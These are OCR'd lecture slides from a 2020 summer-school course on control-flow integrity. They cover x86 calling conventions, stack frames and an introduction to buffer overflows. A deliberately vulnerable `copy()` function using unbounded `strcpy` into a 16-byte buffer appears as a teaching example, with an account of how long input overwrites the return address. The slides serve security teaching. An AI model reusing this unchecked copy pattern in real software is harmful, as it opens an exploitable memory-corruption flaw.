Software-level Attacks on Architectural and Microarchitectural State

ACACES SUMMER SCHOOL
July 9th - 10th, 2020
~~Fiuggi, Rome~~ Zoom World

James Mickens
Harvard University

Outline

Day I: Introduction to Control Flow Integrity

- Overview of virtual address spaces
- Attacks: Buffer overflows, return-to-libc
- Defenses: NX bits, Intel shadow stacks, ASLR


Day II: Advanced Attacks and Defenses

- Attacks: Memory vulnerabilities via type confusion, ROP attacks, JOP attacks
- Defenses: Compiler-enforced CFI, Intel indirect branch tracing, kBouncer
- SGX: Design and vulnerabilities

The View From 30,000 Feet . . .

- C/C++/assembly are not memory-safe
  - No bounds checking on array accesses
  - No validity checks on pointer arithmetic or dereferencing
- Process-based address space isolation does not isolate code from itself!
  - Malicious inputs can trigger inappropriate memory accesses
  - Attackers can use those accesses to:
    - Steal sensitive data from a process or the kernel
    - Subvert the process's control flow
    - Escalate privilege

Inside a Virtual Address Space



x86-64: System V Calling Convention

- Simplest case: callee arguments+retval are integers or pointers
  - Caller stores first six arguments in `%rdi`, `%rsi`, `%rdx`, `%rcx`, `%r8`, and `%r9`
  - Remaining arguments are passed via the stack
  - Callee places return value in `%rax`

```c
int64_t foo(int64_t a, int64_t b,
            int64_t c, int64_t d,
            int64_t e, int64_t f,
            int64_t g, int64_t h){
    int64_t local0 = a*b*c;
    int64_t local1 = d*e*f;
    return local0 - local1;
}
```


a	b	c	d	e	f
%rdi	%rsi	%rdx	%rcx	%r8	%r9


Stack	
Caller info	
h	
g	
return addr	
saved %rbp	← %rbp
local0	
local1	← %rsp

x86-32: System V Calling Convention

- Register pressure is high, so parameters are mostly passed via the stack
  - Parameters are pushed in reverse order of parameter list
  - Callee places return value in `%eax`


```
int32_t foo(int32_t a, int32_t b,
            int32_t c, int32_t d){
    int32_t local0 = a*b;
    int32_t local1 = c*d;
    return local0 - local1;
}
```





A `call` instruction executes.

Calling a Function




A call instruction executes.

Save the old breakpointer on the stack.

Make space for the local variables.

```
//Function preamble
push %rbp
mov  %rsp, %rbp
sub  0x410, %rsp
```




Set %rsp to %rbp,
then pop into %rbp.

Pop the return value
into %rip.

```
//Function epilogue
leave
ret
```


LET THE HUNGER GAMES BEGIN



Buffer Overflows
(assume x86-64)

```c
void copy(char *str){
   char buffer[16];
   strcpy(buffer, str);
}
```

strcpy(3) - Linux man page

Name


strcpy, strncpy - copy a string

Synopsis

```c
#include <string.h>

char *strcpy(char *dest, const char *src);

char *strncpy(char *dest, const char *src, size_t n);
```

Description


The **strcpy**() function copies the string pointed to by *src*, including the terminating null byte ('\0'), to the buffer pointed to by *dest*. The strings may not overlap, and the destination string *dest* must be large enough to receive the copy. *Beware of buffer overruns!* (See BUGS.)



Buffer Overflows
(assume x86-64)

```
void copy(char *str){
  char buffer[16];
  strcpy(buffer, str);
}
```


- Suppose that **`str`** is attacker-controlled
  - Ex: Read from attacker-written file
  - Ex: Read from attacker-generated packet
- Attacker exploits the fact that **`strcpy()`** continues writing bytes until finding a `` `\0` `` in **`str`**
  - Attacker provides a **`str`** longer than 16 bytes
  - The bytes in **`str`** overwrite the buffer and eventually the return address!



Buffer Overflows
(assume x86-64)

```
void copy(char *str){
   char buffer[16];
   strcpy(buffer, str);
}
```

